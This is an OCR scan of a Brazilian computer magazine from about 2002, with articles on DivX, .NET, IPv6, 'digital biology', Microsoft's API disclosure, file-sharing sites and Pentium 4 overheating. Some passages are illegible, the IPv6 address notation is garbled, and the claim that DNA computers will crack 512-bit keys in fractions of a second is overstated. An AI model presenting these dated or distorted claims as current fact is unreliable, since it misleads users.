Com os arquivos em DivX você poderá assistir filmes com qualidade de DVD e som de CD. Mas, devido ao grande tamanho de um filme em DVD (aproximadamente 5Gb), o DivX de um filme fica em torno de uns 500Mb. Pode parecer grande para fazer download, mas para os que já possuem acesso de banda larga está se tornando muito comum. A qualidade apresentada quer em termos gráficos, quer em termos de áudio, aproxima-se em muito da qualidade apresentada pelo DVD.

Para executar os DivX
Para ler este formato apenas é necessário fazer o download de um componente codec para o Media Player da Microsoft.

• **CODEC** - COder/DECoder: software que permite compactar e descompactar áudio ou vídeo em um formato específico. Formatos mais populares: MPEG1, MPEG2, MPEG4, entre outros.

A nova mania
Da mesma forma que o sucesso aconteceu com o MP3, o formato DivX tornou-se a mais nova coqueluche da Internet.

Na Rede encontram-se disponíveis diversos vídeos gravados neste formato, inclusive filmes que estão em cartaz nos cinemas – e até filmes que não estrearam nos cinemas nacionais.

Um outro aspecto que deve ser observado é o fato de ser relativamente simples ripar um DVD e convertê-lo para este novo formato. A propagação da nova tecnologia de compressão de vídeo DivX está dando os primeiros passos e logo os títulos disponíveis irão certamente aumentar.

Por causa da violação de direitos autorais dos filmes, assim como acontece com a música em MP3, as produtoras e gravadoras já estão preocupadas com a nova tecnologia.

• **MPEG, MPG** - *Moving Picture Experts Group*. [illegible] formatos de vídeo mais populares na Web. O MPEG permite uma taxa de compressão muito elevada.

• **MP3:** É a extensão usada em [illegible] de som [illegible] segundo o padrão "MPEG Audio Layer 3".

Ficha da tecnologia

Quanto custa?
Para uso pessoal a tecnologia é [illegible] para uso comercial, é preciso solicitar a licença para a DivX [illegible]

Pontos fortes
- Colocar vídeos na Internet com alta qualidade e tamanho reduzido
- Execução instantânea de vídeo na Internet
- Não precisa de um DVD Player

Pontos fracos
- Só pode se [illegible] computadores
- Os players de DVD [illegible] formato

Área que está relacionada
Multimídia

Onde obter mais informações
[illegible]

Plataforma .NET

Executar a mesma aplicação em qualquer sistema operacional, seja em um desktop ou mesmo em um handheld. Esta é a missão da Plataforma .Net

A Microsoft traz uma nova geração de software chamada .NET. Com esta tecnologia será possível disponibilizar suas informações a qualquer momento, em qualquer lugar e de qualquer dispositivo.

Em breve todos utilizarão um conjunto grande formado de PCs, dispositivos e serviços que trabalharão de forma integrada, permitindo uma melhor comunicação. As pessoas terão controle de quando, onde e que tipo de informação será entregue a elas. Os computadores, os dispositivos e os serviços terão que colaborar entre eles, e as empresas irão oferecer seus produtos e serviços para seus clientes de maneira integrada com sua linha de produção.

O que é a Plataforma .Net?

A "NET" é uma nova plataforma de desenvolvimento e execução de softwares. Ela foi criada com o objetivo de resolver uma série de problemas de compatibilidade que surgem no desenvolvimento de softwares voltados à Internet. Com a tecnologia, qualquer programa poderá rodar em todos os sistemas, independentemente da linguagem em que foram desenvolvidos.

Com esta plataforma será possível utilizar uma mesma aplicação em diversas plataformas e utilizada em conjunto com o XML.

Qual o objetivo?

A utilização da .NET independe do local em que o usuário se encontra. Por utilizar-se tanto das aplicações instaladas em um local físico quanto das da Web, a .NET pode ser acessada tanto online quanto offline.

A plataforma .NET é composta por aplicativos desenvolvidos sob a linguagem XML, que traz padrões específicos de desenvolvimento, gerenciamento, uso e aplicações para o XML Web Services (que são unidades de aplicações lógicas que fornecem dados e serviços para outras aplicações). O XML Web Services vai se tornar parte das aplicações ferramentas e servidores Microsoft que você usa atualmente e será parte de todos os novos produtos para atender às necessidades de todos os negócios.

Para o usuário final

A .NET é importante para os usuários finais porque ela torna o uso dos computadores mais fácil e muito mais funcional. Seus dados passam a residir na Internet e não mais dentro de uma máquina – podendo ser acessados de qualquer PC, lap top, telefone celular ou PDA e integrados entre diversos aplicativos.

API – Application Programming Interface: conjunto de funções que realizam a interface entre o computador e os programas de usuário.

O que é Web Service?

"Web services" é um outro nome para API. O modelo Web Services permitirá implantação e a atualização dinâmica de softwares. Como os usuários trabalharão estritamente conectados, a administração tende a ser mais fácil. Facilitada a administração do sistema, os profissionais de TI terão maior poder de resposta às mudanças que os negócios impõem.

• Windows Forms é a nova plataforma para desenvolvimento de aplicações para Windows, baseada no Framework .NET.

• XML é a linguagem comum da transmissão de dados pela Internet. Ela permite uma ampla transmissão e conversão de dados, possibilitando a integração de aplicações e serviços.

O que é Framework .NET

O Framework .NET é a infra-estrutura para a plataforma .NET, e trata-se de um ambiente comum para desenvolvimento, construção e execução de Web Services e Aplicações Web. O Framework .NET contém bibliotecas comuns – como ADO.NET, ASP.NET e Windows Forms – para fornecer serviços que podem ser integrados em uma grande variedade de sistemas de computador. Ele é independente de linguagem. Atualmente, suporta C++, C#, Visual Basic e JScript (a versão da Microsoft do JavaScript). Linguagens de terceiros (como COBOL, Eiffel, Perl, Python, Smalltalk e outras) também estarão disponíveis futuramente.

Ficha da tecnologia

Quanto custa?

A plataforma .Net não tem um custo, isso depende de cada produto, que deve estar desenhado e preparado para trabalhar com esta plataforma.

Pontos fortes

- Livre escolha de sua linguagem de programação
- Programação nativa para Windows
- XML universal
- Criação de WEB Services com a adição de um comando ao código
- É baseada em padrões aberto (HTML e XML, entre outros)

Pontos fracos

- O maior problema será a migração de códigos antigos

Área que está relacionada

Programação e rede

Onde obter mais informações

www.microsoft.com/net
www.getdotnet.com

Leia matéria sobre o Windows .NET na página 34 desta edição

IPv6

Será inevitável a utilização do novo protocolo da Internet. E se você estiver preparado poderá lucrar muito com isso

O atual sistema de endereçamento da Internet é uma bomba prestes a explodir. Sua estrutura limita o número de hosts (máquinas conectadas) em aproximadamente 4,3 bilhões. Parece muito, mas com a invasão dos dispositivos wireless e a popularização da Internet Banda Larga, essa quantidade de IPs fica insuficiente. A solução para esse problema já está pronta, é o IPv6.

O que é o IPv6?
IPv6 é a abreviação de "Internet Protocol Version 6". Trata-se do novo protocolo desenvolvido pela IETF para substituir o atual protocolo da Internet o IPv4. O IPv6 corrige diversos problemas do IPv4, principalmente aumenta, e muito, o número de endereços (ou IPs) da Internet.

IETF – Internet Engineering Task Force (www.ietf.org). Órgão que reúne empresas, universidades e profissionais para discutir inovações e mudanças na estrutura da Internet.

Quais são as oportunidades?
Apesar do protocolo não estar totalmente pronto (ainda existem alguns pontos sendo discutidos), daqui para frente as mudanças serão pequenas. Por isso, muitas empresas já começaram a testar o protocolo em suas redes e a tendência é que a demanda por especialistas no assunto comece a crescer. Além disso, por se tratar do protocolo base da Internet, todos os profissionais de informática terão de enfrentar o IPv6 de frente. Para completar, novos serviços poderão surgir com as inovações do protocolo e mão de obra especializada se tornará indispensável.

IPv5 – O IPv5 foi uma pequena modificação experimental no IPv4 para trafegar voz e vídeo por isso o salto da versão quatro para seis.

Como posso testar o IPv6?
Os sistemas operacionais mais recentes, por exemplo o Windows XP, já trazem suporte ao IPv6. Alguns Linux também já oferecem o protocolo. No endereço www.ipv6.org/impl/, são encontrados links para arquivos binários e fontes de implementações do novo protocolo para vários sistemas.

Quantos IPs poderão existir com o IPv6?
O atual IPv4 utiliza um sistema de endereçamento com o formato Y.Y.Y.Y (exemplo 192.168.200.8). Cada Y representa um número decimal de 8 bits, portanto são usados no total 32 bits para endereçamento. Logo existem 2^{32} endereços diferentes para serem usados (aproximadamente 4,3 bilhões).

No IPv6 a estrutura de endereços usa a notação X:X:X.X.X.X.X:X (exemplo 1080:0:0:0:8:800:200C:417A). Porém, cada X representa um número hexadecimal de 16 bits, sendo usados 128 bits para endereçamento. Assim, será possível identificar 2^{128} hosts diferentes na Rede. Para se ter uma idéia do quanto esse número significa, se a população da Terra fosse fixada em 10 bilhões, o IPv6 ofereceria 3,4 1027 endereços para cada pessoa. A chance de o sistema precisar ser substituído no futuro é muito remota.

Quando entra em funcionamento?
O prazo final será quando todos os endereços do IPv4 estiverem esgotados. Para facilitar a troca, o IPv6 pode operar com o IPv4. Na prática, os serviços ou máquinas com a versão 4 podem ser acessados pelo versão 6, o inverso não.

Em 1999, os órgãos responsáveis, como o IANA, iniciaram a distribuição de endereços oficiais de IPv6 para os interessados.

IANA – Internet Assigned Numbers Authority (www.iana.org). Centraliza a atividade de distribuição dos IPs para o mundo inteiro.

E quais são as outras vantagens?
São muitas, mas duas devem ser destacadas. A primeira são os Jumbo Datagrams, um recurso que permite transportar pacotes maiores que 64Kb (limite do atual IPv4). Essa funcionalidade será muito útil para as redes banda larga, pois permitirá usar com mais qualidade toda a velocidade oferecida, já que o número de pacotes trocados pela rede será bem inferior.

Outra vantagem importante é a segurança. O IPv6 traz especificações de segurança nativas, que incluem encriptação de pacotes (ESP, Encapsulated Security Payload) e autenticação da fonte (AH, Authentication Header). Desta forma o protocolo oferece mecanismos que irão diminuir as falhas de segurança da Internet gera

Ficha da tecnologia

Quanto custa?
Não custa nada. [illegible] protocolo aberto da Internet. [illegible] instalar a implementação [illegible] operacional que você utiliza.

Porque é vital
- Vai mudar a estrutura da Internet
- Todos os serviços Web vão precisar
- É uma tecnologia que terá vida longa
- Já está disponível em alguns Sos

Pontos fortes
- Aumenta o número de endereços
- Mecanismo de segurança nativo
- Pode transmitir pacotes maiores

Pontos fracos
- Ainda pode sofrer mudanças na especificação
- Não tem data para entrar em uso
- A compatibilidade com IPv4 pode apresentar problemas

Áreas relacionadas
Internet, redes corporativas, segurança on-line

Onde obter mais informações
[illegible]

Biologia digital

Aplicar modelos biológicos para resolver problemas matemáticos complexos, esta é uma das aplicações para a nova tecnologia

A Biologia Digital ainda é uma tecnologia que está em desenvolvimento e que permitirá que você resolva problemas complexos baseados em algoritmos genéticos. O desenvolvimento desta tecnologia possibilitará a criação de modelos como inteligência artificial.

O que é a Biologia Digital?
A Biologia Digital nada mais é do que a aplicação das técnicas da natureza para solucionar nossos problemas do dia-a-dia. Trata-se de um campo bastante amplo, que pode ser utilizado em tarefas relativamente simples, como no ajuste de antenas que captam sinais de satélites, até no desenvolvimento de cérebros digitais.

Por que preciso dela?
Porque este é sem dúvida o próximo passo da nossa tecnologia. Com a biologia digital será possível criar programas realmente inteligentes, que consigam "pensar" em uma solução para os problemas.

Só para se ter uma ideia do que significa a Biologia Digital, os computadores de DNA representarão o fim de qualquer algoritmo de criptografia. Estas máquinas poderão testar bilhões de combinações de uma única vez, podendo quebrar uma chave de 512-bit em frações de segundos. É claro que tudo isso ainda é muito teórico, mas já foi tecnicamente comprovado que em breve isto será possível.

O que fazer com isso?
Tudo vai depender do campo em que se está trabalhando. Se o campo for inteligência artificial, por exemplo, a biologia digital pode ser usada na construção de neurônios digitais que controlam um organismo eletrônico. Outro conceito interessante é a inteligência artificial inspirada no comportamento dos insetos.

As formigas, por exemplo, desenvolvem uma inteligência em grupo quando saem em busca de alimento. Uma única formiga é completamente estúpida, tudo o que ela faz é sair do formigueiro e andar aleatoriamente em busca de alimento. Quando a comida é encontrada, ela libera uma trilha de feromônio que "guia" as demais formigas e garante o sustento do grupo. Com os computadores é a mesma coisa: poderíamos ter diversos programas "burros" que, ao trabalharem em conjunto, seriam capazes de solucionar problemas incrivelmente complicados.

Por que seu uso é polêmico?
A grande questão sobre a biologia digital e até onde devemos evoluir neste campo. Ao criar organismos eletrônicos inteligentes e capazes de se desenvolver, é muito provável que estas máquinas superem os humanos.

Em outras palavras, a tecnologia que está sendo usada hoje na solução de problemas pode representar o fim da humanidade amanhã.

Quando entra em funcionamento?
Podemos dizer que a biologia digital a está em funcionamento. Atualmente já existem empresas especializadas no assunto que usam as técnicas da natureza para solucionar problemas complexos.

No entanto, alguns campos da Biologia Digital, como os novos algoritmos genéticos (veja matéria na página 38) e os computadores de DNA (que utilizam um DNA real como se fosse um disco rígido que armazena informações) ainda estão apenas engatinhando. A estimativa é que ainda tenhamos de esperar cerca de 50 anos até comprar nosso primeiro computador de DNA.

Ficha da tecnologia

Quanto custa?
Por se tratar de uma tecnologia recente e ainda em estudos no mundo todo, é impossível estabelecer um preço para sistemas que utilizem a biologia digital.

Pontos fortes
- Possibilita a criação de sistemas realmente inteligentes.
- Pode representar o fim dos *updates*. Isso seria como ter um Windows que evoluísse de acordo com as suas necessidades, sem que você tivesse de pagar por novas versões.

Pontos fracos
- Requer profissionais de muitas áreas trabalhando em conjunto.
- Os sistemas são extremamente complicados.

Área que está relacionada
Programação

Onde obter mais informações
http://laqas.icm.unicamp.br/algoritmosgeneticos.htm
Livro Biologia Digital, de Peter J. Bentley
Você encontra um modelo de algoritmo genético na página 38 desta edição.

PCM

MS OPEN

Muito barulho por quase nada

385 trechos do código-fonte do Windows estão sendo abertos pela Microsoft. Veja aqui o que isso significa na prática

A Microsoft estampou os [illegible] com uma novidade: a abertura de quase 400 trechos do código-fonte do Windows, sendo 272 APIs e 113 protocolos. A divulgação desses códigos foi determinada por um acordo firmado com o Departamento de Justiça dos Estados Unidos no processo antitruste movido contra a Microsoft. Numa jogada de relações públicas, a empresa se antecipou à aprovação final do acordo, liberando os códigos antes de ser efetivamente obrigada – e posou de boa moça.

Qualquer tipo de movimento em direção a política open source, claro, é sempre bem-vindo e acarreta em benefícios para concorrentes, programadores e consumidores em geral. O enorme alvoroço criado pela Microsoft, porém, parece descabido.

Isso porque, para o mercado, a notícia não causou tanto alarde e teve menos repercussão e interesse, por exemplo, do que acontece no lançamento de novas versões do sistema operacional. Profissionais de tecnologia em geral receberam a novidade com muita cautela.

API – Abreviação de Application Programming Interface (Interface de Programação de Aplicativo), é um conjunto de [illegible] funções que permitem realizar a interface entre um aplicativo e o sistema operacional. As 272 APIs abertas pela Microsoft são relativas a [illegible] programas: *Internet Explorer*, *Windows Media Player*, *Windows Messenger* (ou *Instant Messenger*), *Microsoft Viguer* [illegible] *Outlook Express*.

Em primeiro lugar, porque os anos de brigas contra a gigante de informática deixaram uma certa desconfiança no [illegible] acreditar que ela vá realmente liberar informações relevantes.

Depois, porque a quantidade de códigos liberados, apesar de parecer muito grande não é tão significativa se comparada ao número de APIs e protocolos de comunicação que já são documentados – milhares de APIs e centenas de protocolos. A principal parte do sistema continua fechada. "O que foi aberto é apenas a interface entre o sistema e outros aplicativos. Você pode [illegible] programas menos lentos, mas os códigos liberados não permitem que se mexa no Windows", explica o consultor Fernando Lozano.

Para completar, foram mantidos em sigilo uma API e um protocolo relacionados aos códigos liberados. De acordo com a MS, isso foi feito por uma questão de segurança: já que a abertura de todos os códigos permitiria a alteração de componentes críticos do sistema. "O conhecimento desses códigos exporiam o computador dos usuários a mais e piores vírus. A decisão foi tomada para proteger usuários finais de ataques [illegible]", [illegible] DeJong, executivo do Grupo Windows, em coletiva para a imprensa. Na prática, porém, a medida é uma limitação dessa abertura e ninguém sabe o seu [illegible].

Os códigos abertos serão disponibilizados na página da Microsoft, sendo que as APIs poderão ser acessadas gratuitamente, mas os protocolos, proprietários, só poderão ser usados através do programa de licenças da empresa.

SOURCE

Saldo da abertura de códigos

Boas notícias:

- Permite rodar aplicativos (que não da MS) de maneira mais eficiente no Windows
- Estimula a concorrência
- Possibilita a compatibilidade entre outros sistemas e o Windows
- Usuários podem ter opção de programas integrados mais compatíveis e, possivelmente, mais baratos

Más notícias:

- O uso é restrito, condicionado a uma licença de uso
- O código não foi totalmente aberto
- Não permite que modifiquem programas do Windows

Resultado da abertura

Apesar das críticas com relação à política de abertura e do alcance limitado do "MS Open Source", os dados liberados permitirão que aplicativos desenvolvidos por programadores – ou por concorrentes – rodem de maneira mais eficiente no Windows. Com isso, os usuários terão opções de softwares integrados mais compatíveis e, possivelmente, mais baratos.

Os termos do acordo também obrigaram a MS a oferecer [illegible] uma revisão nos termos de licenciamento de seus produtos.

Se a MS continuar por esse caminho, apesar do abismo que existe entre Linux e Windows, eles ficarão cada vez mais próximos. PCM

O Estado contra a Microsoft

Apesar do acordo que forçou a Microsoft a abrir seus códigos ter sido aprovado por nove Estados americanos, outros nove ainda não estão satisfeitos. Eles mantêm ações na justiça para aumentar a punição, acusando a MS de deixar os usuários sem alternativas e prejudicar empresas concorrentes. Muito em breve a justiça decidirá se aceita os termos do acordo, finalizando o processo, ou se a punição proposta é branda demais. Durante o processo, uma das punições propostas forçava a divisão da MS.

Ilustração: Acerne T. Mola

Existe vida após o AudioGala

Na batalha contra os sites de compartilhamento de arquivos, o novo derrotado foi o AudioGalaxy. Para os órfãos da página, não faltam alternativas para substituí-lo. Confira

A indústria musical ganhou mais uma batalha contra os sites de compartilhamento de arquivos, que permitem a troca de músicas pela Rede e, consequentemente, a pirataria. O derrotado da vez foi o popular AudioGalaxy. O endereço tornou-se o preferido dos internautas depois que o pioneiro Napster foi obrigado a abandonar a briga.

Mesmo tirando o principal site de troca de músicas do ar, no entanto, dificilmente as gravadoras conseguirão vencer definitivamente esta guerra. Como a Hidra – serpente mitológica com nove cabeças que,

Escolha o substituto para o AudioGalaxy

Veja abaixo alguns dos inúmeros sites de compartilhamento de música disponíveis na Internet. No endereço www.afternapster.com você pode encontrar quase 100 endereços.

KaZaA – www.kazaa.com
Edonkey 2000 – www.edonkey2000.com
Blubster – www.blubster.com
WinMX – www.winmx.com
Grokster – www.grokster.com
Madster – www.madster.com
Gnotella – www.gnotella.com
Ohaha – www.ohaha.com
SongSpy – www.songspy.com
Filetopia – www.filetopia.com
iMesh – www.imesh.com
Inoize – www.inoize.com
FileNavigator – www.filenavigator.com
MP3.com – www.mp3.com
AGStream – www.agstream.com
GNUnet – www.gnunet.com
KDX – www.kdx.com
Musiccity – www.musiccity.com
Morpheus – www.morpheus-os.com
Audioswap – www.audioswap.com

cada vez que uma cabeça era cortada, duas outras nasciam no lugar – a cada site que fica fora de combate, inúmeros outros aparecem para substituí-lo. A briga contra a troca de músicas pela Rede parece ser uma batalha impossível.

E porque as gravadoras não conseguem simplesmente fechar todos os sites de compartilhamento? Na verdade, não existe um motivo único, mas diversas as razões. A primeira delas é a enorme profusão de endereços.

E mesmo que a indústria conseguisse impedir o funcionamento de todos os sites baseados nos Estados Unidos, ainda assim restariam muitos endereços – e surgiriam inúmeros outros – ao redor do mundo. Qualquer tipo de controle à Internet, mesmo nos casos de crimes hediondos, como pedofilia, por exemplo, passa por esse tipo de dificuldade.

Além disso, existe um obstáculo técnico e legal. No caso de sites que usam a mesma tecnologia do Napster e do AudioGalaxy foi relativamente simples provar que eles incentivavam a pirataria, pois mantinham em seu endereço uma lista de músicas e de usuários que as possuíam disponíveis para download.

Já o KaZaA e outros integrantes da rede FAST TRACK (veja quadro abaixo), além de não possuírem qualquer lista de músicas, funcionam sem um servidor central – ou seja, mesmo que a página fosse desativada, ainda assim os internautas continuariam usando a tecnologia para procurar e trocar MP3.

FAST TRACK

A Rede FastTrack foi criada em abril de 2000, pelo sueco Niklas Zenström e pelo dinamarquês Janus Friis. A tecnologia foi usada no site KaZaA e licenciada para endereços como MusicCity. Com o FastTrack, todo o processamento é feito pelos computadores dos usuários. A diferença é que seleciona automaticamente as máquinas com maior capacidade e conexões rápidas, intituladas SuperNodes, e por isso consegue enorme velocidade nas buscas. Para completar, ao contrário do Napster, por exemplo, que tinha servidores centrais, a Rede FastTrack permite que os usuários fiquem em contato direto, sem passar por uma máquina central.

A briga pelos direitos

A RIAA (Recording Industry Association of America, associação das grandes gravadoras americanas), é a inimiga número um da troca de música na Rede. Para impedir a pirataria e garantir os direitos autorais dos artistas – e o lucro das gravadoras – a associação entrou na briga para valer. A RIAA é a responsável pelos processos que levaram ao fim do Napster e do AudioGalaxy.

A associação decidiu não apenas mover ações contra os sites de compartilhamento, mas também atacar o inimigo em outra frente: está tentando aprovar no congresso americano uma lei que permitirá hackear os computadores dos usuários. Se o projeto passar, ela poderá invadir computadores e apagar arquivos baixados da Rede.

Além da invasão de privacidade, podem-se listar muitos outros problemas, como a possibilidade de danos aos PCs invadidos, o risco de apagar arquivos indevidos e a dificuldade de comprovar a procedência do conteúdo das máquinas dos usuários. Por tudo isso, é pouco provável que o projeto seja aprovado.

Para completar, algumas grandes gravadoras americanas se uniram para processar provedores. O motivo da acusão é o fato deles permitirem acesso ao site chinês, Listen4ever.com (www.listen4ever.com), que disponibiliza músicas sem pagar direitos autorais. Uma decisão a favor das gravadoras abriria um sério precedente para a censura na Rede.

A mitológica serpente Hidra, que parecia impossível de ser vencida, foi derrubada por Hércules, que colocou fogo em cada cabeça cortada, impedindo o crescimento de outras no lugar. Para as gravadoras, ao que parece, a batalha para acabar com os sites de compartilhamento vai ser muito mais difícil e longa. Pode ser que dessa vez Hidra derrote Hércules. **PCM**

Calor X De

Conheça toda a polêmica em torno da performance do Pentium 4. Aqui você aprende como controlar a temperatura de sua máquina e evitar que o sistema de segurança prejudique o desempenho do processador


Uma polêmica vem esquentando as listas de discussão e os Newsgroups de informática. De acordo com alguns membros desses grupos, o dispositivo de segurança contra sobre-aquecimento do processador Pentium 4 da Intel, pode prejudicar seu desempenho. Esse dispositivo controla falhas no sistema de dissipação de calor e, em caso de qualquer problema, reduz o clock instantaneamente, evitando a perda do hardware por superaquecimento.

O cerne da discussão está na temperatura em que o sistema é ativado. A fabricante não divulga esse dado e os usuários questionam se o dispositivo não estaria sendo ativado em temperaturas não críticas diminuindo a capacidade de processamento. Por exemplo, um processador de 2.GHz poderia ativar o seu dispositivo de segurança e reduzir o seu clock para trabalhar a 1GHz.

Paulo Lamanna, gerente de aplicações da Intel, garante que nada disso acontece se o processador estiver em condições ideais de trabalho e os fabricantes seguirem as recomendações de utilização do processador. Lamanna diz que não existe perda de desempenho no uso normal do processador, mas confirma que a Intel não divulga a temperatura em que o dispositivo é acionado. Para ele, a queda de desempenho está relacionada a um mau funcionamento do sistema de refrigeração ou a alguma especificação que esteja fora do padrão ou das recomendações.

Os processadores Pentium 4 da Intel, além do dispositivo de segurança contra falhas no sistema de dissipação de calor que reduz o clock, possuem um segundo dispositivo. Esse outro recurso que já existia nos modelos Pentium III paralisa o sistema forçando o desligamento do computador e é ativado caso o primeiro falhe.

Segundo a Intel, em geral, a temperatura não deve ser constantemente superior a 60° C. Mesmo nos processadores Pentium III que dissipam muito calor, essa temperatura só deve ser atingida quando o computador está em potência máxima, renderizando gráficos ou em jogos, por exemplo. Nos processadores Celeron e Pentium 4, a temperatura gira em torno dos 40° graus, o que é bastante adequado para o funcionamento na potência máxima do processador, e também para a vida longa do equipamento.



Dispositivo de segurança do Pentium 4 impede superaquecimento

Dissipação de calor

Todos os sistemas com processador Pentium 4 exigem dissipadores de calor com ventiladores, que devem ser de acordo com a classificação específica para seu processador. Geralmente, os processadores Pentium 4 já vêm com um dissipador de calor com ventilador de velocidade variável e alta qualidade. Ele é capaz de transferir com eficiência o calor do processador para o sistema de ar, permitindo que o processador permaneça dentro de suas

sempenho

especificações térmicas operacionais.

O ventilador de velocidade variável do processador Pentium 4 opera em baixa velocidade enquanto a temperatura interna do gabinete for baixa. Caso a temperatura interna do gabinete eleve-se acima de um ponto mínimo determinado, a velocidade do ventilador aumenta linearmente, conforme a temperatura interna do gabinete, até atingir o ponto máximo definido. Os sistemas devem ser projetados de modo a fornecer ar em torno do dissipador do processador embalado, permanecendo abaixo do ponto mínimo definido.

Uma vez que a transferência de calor do sistema para o ar consiste apenas na metade da tarefa, também é necessário um fluxo de ar suficiente para expelir o ar quente. Caso contrário, o dissipador de calor do ventilador recirculará ar quente e, com isso, talvez não consiga refrigerar o processador adequadamente. Para isso o gabinete também deve seguir as especificações.

A maioria dos gabinetes de PC é fornecida em um destes dois formatos: ATX ou microATX. Sistemas com base no processador Pentium 4 precisam utilizar gabinetes em conformidade com a especificação ATX. As especificações estão disponíveis em www.formfactors.org.

O gabinete de um sistema com processador Pentium 4 também precisa ser capaz de oferecer uma temperatura ambiente interna mais baixa que a de muitos gabinetes padrão ATX e microATX para PCs. É importante que seja mantida temperatura interna inferior a, no máximo, 10 graus centígrados a mais em relação ao exterior do gabinete. Procure um gabinete com ventiladores de exaustão traseiros que facilitem o fluxo de ar. Recomenda-se ventiladores de gabinete de 80 mmn (veja mais informações em www.intel.com/portugues/home/tech/components/heatsink.htm).

De olho no sistema

O bom senso diz que o ideal é fazer o sistema funcionar à temperatura mais amena possível. Entretanto, existem situações em que, devido às limitações físicas do próprio gabinete, não há como melhorar o desempenho térmico de um PC. É o caso de computadores montados em gabinetes compactos ou com muitos periféricos.

As placas-mãe da Intel possuem sensores de temperatura e, juntamente com o software incluído na caixa, o Intel System Monitor, você pode acompanhar tanto a temperatura do processador quanto do interior do gabinete.

Entre os programas monitores genéricos, um bom exemplo é o CPUCool (www.talknet.de/~podien) que, além de monitorar o sistema, possui um recurso que baixa a temperatura do processador por meio de um truque de software. Tratam-se de sistemas que interagem com o BIOS do PC e mostram a temperatura aproximada do processador e do interior do gabinete, além das voltagens de entrada e a rotação dos ventiladores equipados com sensor de giro. Entretanto, estes programas de monitoramento só funcionam se a sua placa-mãe possuir os sensores. **PCM**

Superaquecimento

Os processadores da AMD não tinham qualquer dispositivo de segurança e por isso não suportavam qualquer falha do conjunto *cooler* / *dissipador de calor*. Quando isso acontece, o processador é danificado e, em alguns casos, chega a queimar a placa-mãe, alcançando assustadores 300 graus Celsius em sua superfície.

Baseada nestas informações, um dos mais importantes e respeitados sites de hardware, o Tom's Hardware Guide (www.tomshardware.com), realizou um teste baseado na retirada do conjunto *cooler* + *dissipador*. O artigo pode ser encontrado em www.tomshardware.com/cpu/01q3/010917/ e inclui até um vídeo dos testes.

Mas o problema de superaquecimento dos processadores AMD Athlon está ganhando uma solução, a empresa anunciou novas regras para fabricação de placas-mãe para seus processadores XP. Esta solução pode ser observada através do vídeo www.amazone.com/files/amdburn.zip.

A mudança realizada pela AMD para seus novos processadores é um sensor de temperatura embutido em sua estrutura, para que as novas placas-mãe o explorem, criando mecanismo de proteção automática.

Windows

Testamos o Windows .NET. A mais recente versão do sistema, além de ter uma nova interface, está muito mais robusta e estável, pronta para trabalhar com a plataforma .NET

A família Windows .NET Server, que está sendo lançada pela Microsoft, é a nova linha de produtos que irá substituir os pacotes do Windows 2000. A PC Master testou o novo sistema (versão Standard Server) e apresenta a seguir todas as novidades do .NET.

O seu desenvolvimento foi baseado no Windows 2000 Server. Além disso a Microsoft aprimorou toda a linha de produtos do Windows .NET Server para permitir que seus usuários tirem maior proveito dos recursos da plataforma .NET.

Essa nova versão Windows irá permitir que os desenvolvedores criem aplicativos que possam ser integrados em qualquer ambiente, inclusive na Web. Sempre utilizando os recursos em XML, as aplicações serão executadas independentemente da linguagem de programação usada.

As versões

Durante seu desenvolvimento, a nova versão utilizava o cod nome "Whistler Server" – assim como o Windows XP utilizava o de "Whistler". Como era de se esperar, portanto, a nova versão apresenta um ambiente de trabalho idêntico ao XP. Graças a esse codinome – e já que toda a base de desenvolvimento para ambas foi à mesma – muitos chegaram a acreditar que a nova versão dos servidores iria se chamar Windows XP Server.

